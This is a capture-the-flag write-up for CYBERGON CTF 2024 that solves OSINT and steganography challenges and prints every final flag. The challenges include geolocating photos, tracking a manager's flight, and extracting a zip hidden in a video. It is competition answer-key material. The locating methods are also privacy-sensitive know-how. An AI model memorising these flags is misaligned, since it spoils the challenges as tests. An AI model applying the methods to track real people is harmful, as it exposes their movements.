
We search Boat.jpg at google image search and found the model of boat "Oceanis 350", so we find with this model at this websit. <https://stolenboats.info/en/theft/2856>



We know City and Country (La Rochelle_France) as password for Ghost Sound.zip. When we extract this zip file, we got Ghost Sound.wav file. Analyze this wav file with Sonic visualizer and get following three words.



We use this three words at three words website to find somethings. And we found following restaurant.



We search some Favorite Menu from this restaurant and found that menu.


 There are a lot of Thai foods that really excite me.
 One of them, is Thai beef noodles, or Thai beef soup. While just about everyone, and every street food stall can stir fry up a dish or pound a green papaya salad, beef is something in Thailand that not too many people know how to care for.
 Thais are very particular when it comes to cooking beef, making sure the flavor isn't too gamey or meaty tasting, and using the right combinations of spices and ingredients to make it fragrant.
 One of the places that does [Thai beef soup extraordinarily well in Bangkok is Heng Chun Seng](#) (ร้าน แห่งชูนเซง).

CYBERGON_CTF2024{Beef_Soup_Heng Chun Seng}

Your Favorite Song

Do you know that is the best cover song?

password - What does the song name mean in English?

Author - Andro6

This challenge video file is about APT music. I used binwalk tool to extract embedded data from music video file.

```

L$ binwalk -e Your_favourite_song.mp4
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
WARNING: Extractor.execute failed to run external extractor 'jar xvf "%e"': [Errno 2] No such file or directory: 'jar', 'jar
xvf "%e"' might not be installed correctly
1386714      0x1528DA      Zip archive data, encrypted at least v2.0 to extract, compressed size: 60, uncompressed size:
30, name: metadata.txt
1386948      0x1529C4      End of Zip archive, footer length: 22

```

Then I use apartment for zipfile password to extract zip file. Then I got the flag from metadata.txt file.

```
→ $ 7z e 1528DA.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,12 CPUs AMD Ryzen 5 5500U with Radeon Graphics      (860F81),ASM,AES-NI)

Scanning the drive for archives:
1 file, 256 bytes (1 KiB)

Extracting archive: 1528DA.zip
--
Path = 1528DA.zip
Type = zip
Physical Size = 256

Would you like to replace the existing file:
  Path: ./metadata.txt
  Size:   0 bytes
  Modified: 2024-11-05 00:04:27
with the file from archive:
  Path: metadata.txt
  Size:  30 bytes (1 KiB)
  Modified: 2024-11-05 00:04:27
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y

Enter password (will not be echoed):
Everything is Ok

Size:      30
Compressed: 256

└─[kali]─$ cat metadata.txt
CYBERGON_CTF2024{Y0u_g07_r053}
```

CYBERGON_CTF2024{Y0u_g07_r053}

Osint

The Flight

The Flight

The password you discovered in the Triple Quiz challenge (MISC category) is the nickname of a footballer. His club recently appointed a new manager, and the manager has recently traveled by flight. Can you track the details of this flight?

CYBERGON_CTF2024{Depature City's IATA, Arrival City's IATA, ICAO Address}

Author - iamkfromburma

The password I discovered in the Triple Quiz challenge is iceman. So we search iceman football player at google and we found following Manchester United Player.

A screenshot of a Google search results page. The search query "Iceman football players" is entered in the search bar. Below the search bar, there are filters for "All", "Images", "News", "Videos", "Shopping", "Web", "Maps", and "More". There are also buttons for "Names", "Men", and "Famous". The results section starts with a heading "Association football" followed by a bulleted list of names: Dennis Bergkamp (born 1969), Dutch footballer; Sam Isemonger (born 1978), Australian former rugby league footballer; Victor Lindelöf (born 1994), Swedish footballer; and John Ruddy (born 1986), English football goalkeeper. To the right of the results, there is a "See results about" card for "Victor Lindelöf Swedish footballer". The card includes a small profile picture of him, his name, and his position. At the bottom left of the search results, there is a link to "The Iceman (nickname) - Wikipedia".

Now we know the football team, new manager and continue finding flight with manager name.

<https://www.itv.com/news/granada/2024-11-11/thousands-track-new-united-managers-plane-as-he-makes-way-from-portugal>

CYBERGON_CTF2024{BYJ,MAN,4950D2}

Favorite Journal

It's one of my favorite childhood journals. Can you find the published date and the registration number of printing house for the volume 1 - number 1 ?


CYBERGON_CTF2024{X-X-XX_XXXX}

Author - iamkfromburma

This challenge is about Shwe Thway journal and we need to find it's published date and the registration number of printing house for the volume 1 - number 1.

I found this data by searching in search engines.





CYBERGON_CTF2024{4-1-69-0032}


The Stadium

One of my colleagues loves to play hockey. He sent me this photo recently and asked me where it is located, its capacity, and when it was built. (Please remove "," for Capacity). The question is based on the stadium. So, target to find the stadium's capacity and forget the keyword "hockey" at the moment.

CYBERGON_CTF2024{City_Province_Capacity_BuiltYear}

Author - iamkfromburma

For this image I found Center Bell stadium on google search engine. It's located in Montreal, Quebec, Canada. Opened on March 16, 1996.



Then I more search about of hockey stadium in Canada then I found the correct info of this stadium.

Canada's largest indoor arenas by seating capacity for ice hockey. Rows shaded in yellow indicates arenas that are home to an NHL and/or NBA franchise.												
#	Image	Arena	City	Province/ter.	Maximum	Hockey	Basketb.	Pro	Jr.	Major tenant(s)	Built	
1		Bell Centre	Montreal	Quebec	21,105	21,302	21,700	NHL		Montreal Canadiens	1996	

CYBERGON_CTF2024{Montreal_Quebec_21105_1996}


The Statute

Can you locate the location of the person who took this photo ?

[Example - 01.01234 02.12345 = CYBERGON_CTF2024{01.0123_02.1234}]

Author - iamkfromburma

I found this image is about Maha Bodhi Ta Htaung Standing Buddha.



Then I search google map with street view and I found the location of the person who took this photo.




CYBERGON_CTF2024{22.0801555,95.2885383}

Vacation (1)

Can you find the location of this photo? To identify Hotel Name, City and Country.

Flag Format - CYBERGON_CTF2024{Novotel Hotel, Bangkok, Thailand}

This photo is view of Halong Park (Dragon Park) from a hotele which is Muong Thanh Luxury Ha Long Centre Hotel.



CYBERGON_CTF2024{Muong Thanh Luxury Ha Long Centre Hotel, Ha Long, Vietnam}

Vacation (2)


Nice! You found the hotel name in Vacation (1). Can you find another location in this photo as well?

Flag Format - CYBERGON_CTF2024{The specific name of location}


Author - Andro6

We found this photo on Facebook, which was uploaded by one of the members of Cybergon who visited Halong, Vietnam, for his vacation on his Facebook social media.

The we observed this photo with using search engines and we found the location.



This places is *Làng Rèn Thần Kiếm*, where traditional sword forging meets the serene beauty of Hạ Long, Vietnam.



CYBERGON_CTF2024{Lang Ren Than Kiem}

The pagoda

Can you locate the donation center's position using what3words? Also, do you know how many standing Buddha statues are there, and could you provide their names ? (remove "///" for what3words and used only top left value, the name should be alphabetical order)


CYBERGON_CTF2024{xxxx.xxxx.xxxx_number_Name_Name_Name}

Author - iamkfromburma

This photo is about Ananda Temple.



Then we search Ananda Pagoda in what3words and we found the location of Donation Center.



After observed we found the names of four standing Buddha statues.

Buddhas [edit]

The four standing Buddhas (*pictured*) are adorned with gold leaf and each Buddha image faces a direction, from north to south, stated to represent attainment of a state of nirvana; each is given a specific name, **Kassapa** (in Pāli, it is the name of a Buddha, the third of the five Buddhas' of the present **kalpa** (the Bhaddakappa or 'Fortunate Aeon'), and the sixth of the six Buddhas prior to the historical Buddha) – south facing, **Kakusandha** (in Pāli) is the name of the twenty-fifth Buddha, the first of the five Buddhas of the present kalpa, and the fourth of the seven ancient Buddhas) – north facing, **Konagamana** (the name of the twenty-sixth Buddha, the second of the five Buddhas of the present era, and the fifth of the seven ancient Buddhas) – east facing, and **Gautama** facing west. Out of the four images, the images facing north and south are said to be original, of the Bagan-style depicting the **dhammachakka mudra**, a hand position symbolizing the Buddha's first sermon, while the other two images are new replacements, after the originals were destroyed by fires. All the four images are made of solid **teak wood** (some say that the southern image is made of a bronze alloy).^{[2][3][4]} The four Buddhas placed in the sanctum, called the "Buddhas of the modern age", give an indication of Buddha's "sense of the omnipresence through space and time".^[4]



Standing Buddha – Kassapa – South facing
Standing Buddha – Kakusandha – North facing
Standing Buddha – Konagamana – East facing
Standing Buddha – Gautama – West facing

CYBERGON_CTF2024{doorstops.overthrows.folder_4_Gautama_Kakusandha_Kassapa_Kan agamana}

The Train & The Bridge

Can you find the built year of the train from the photo, bridge name from the video and the published date of this video ?

[Example - 2024, Abc Def Bridge, 01 Jan 1991 =
CYBERGON_CTF2024{2024_abcdef_01-01-1991}]

DF.1237

Myanmar, region Bago, station Bago

Author: Bahnbilder von W. and H. Brutzer · Date: January 2, 2002

Information about the photo

License: Copyright ©
Published 12.02.2024 07:31 MSK
Views — 630
[Detailed Information](#)

DF.1237

Railway District/Company:	Myanmar Railways
Depot:	Yangon (DRC)
Model:	MR DF
Builder:	Alistom Transport
Built:	1969


Auto parts wholesale shipments from China

Add to your search

← 2 results

Gokteik Viaduct Myanmar - YouTube
[youtube.com](#)

HMAP
[hmap.co.kr](#)



CYBERGON_CTF2024{1969_gokteik_09-05-2019}

History repeats itself

A historic event played a key role in this picture. Can you identify the date of that event?

Flag Format - CYBERGON_CTF2024{MMMM_dd_yyyy} Example -
CYBERGON_CTF2024{December_01_2024}

This photo is about Panglong Agreement Event. And then we find out the Panglong_Agreement event date.

The **Panglong Agreement** (Burmese: ပင်လွှဲစာချုပ် [pʰən̥lóʊ̰ sà dʑəʊ̰]) was reached in Panglong, Southern Shan State, between the Burmese government under Aung San and the Shan, Kachin, and Chin peoples on 12 February 1947. The agreement accepted "full autonomy" in internal administration for the Frontier Areas" in principle and envisioned the creation of a **Kachin State** by the Constituent Assembly. It continued the financial relations established between the **Shan states** and the **Burmese federal government**, and envisioned similar arrangements for the **Kachin Hills** and the **Chin Hills**. The anniversary of this agreement is celebrated annually as **Union Day**.^[1]

Signatories [edit]

Aung Zan Wai, Pe Khin, Bo Hmu Aung, Sir Maung Gyi, Dr. Sein Mya Maung, Myoma U Than Kywe were among the negotiators of the historical **Panglong Conference** negotiated with Bamar leader General **Aung San** and other ethnic leaders in 1947.

In popular culture [edit]

In 1973, **Sai Kham Leik** composed the **Shan language** song, "Lik Hom Mai Panglong" (Shan: လိမ့်ဆူမိပင်လွှဲ, lit. 'Panglong Agreement'), for **Sai Hsai Mao**, and remains a pop classic.^{[2][3]}

See also [edit]

- [Federalism in Myanmar](#)

Panglong Agreement

THE PANGLONG AGREEMENT



Ratified 12 February 1947

Location Panglong, Shan States

Signatories Aung San, ethnic Kachin, Chin and Shan representatives

Purpose Established autonomy for the Chin, Kachin and Shan peoples

CYBERGON_CTF2024{February_12_1947}


Stegano

Invisible


Sometimes it's a relief to be invisible. CYBERGON_CTF2024{xxxx_xxxx_xxxxx}

Author - iamkfromburma

After full zoom out and carefully observed i found out this image has some texts.



Then I use stegsolve tool to analyze images in different planes by taking off bits of the image. Finally I got the flag text.



CYBERGON_CTF2024{getyourflag}

What's behind the wall ?

Find the secret behind the wall ? CYBERGON_CTF2024{xxxx_xxxxx_xxxxx}

Author - iamkfromburma

This challenge, in JS.txt I found extra tabs and spaces characters.

```
-$ cat JS.txt -n
 1 Never forget what you are, for surely the world will not. Make it your strength. Then it can never be your weakness. Armour y
ourself in it, and it will never be used to hurt you.
 2
 3
 4
 5
```

Also found in interested data seem like password at challenge4.jpg

```
L$ exiftool challenge4.jpg
ExifTool Version Number      : 12.57
File Name                   : challenge4.jpg
Directory                   : .
File Size                   : 180 kB
File Modification Date/Time : 2024:09:28 00:58:53+06:30
File Access Date/Time       : 2024:11:30 16:44:41+06:30
File Inode Change Date/Time: 2024:11:30 01:28:10+06:30
File Permissions            : -rwxrwxrwx
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
X Resolution                 : 72
Y Resolution                 : 72
Exif Byte Order              : Big-endian (Motorola, MM)
Resolution Unit              : inches
Y Cb Cr Positioning        : Centered
Exif Version                 : 0232
Components Configuration     : Y, Cb, Cr, -
User Comment                 : winteriscoming
Flashpix Version             : 0100
Image Width                  : 1920
Image Height                 : 1080
Encoding Process             : Progressive DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling        : YCbCr4:2:0 (2 2)
Image Size                   : 1920x1080
Megapixels                    : 2.1
```

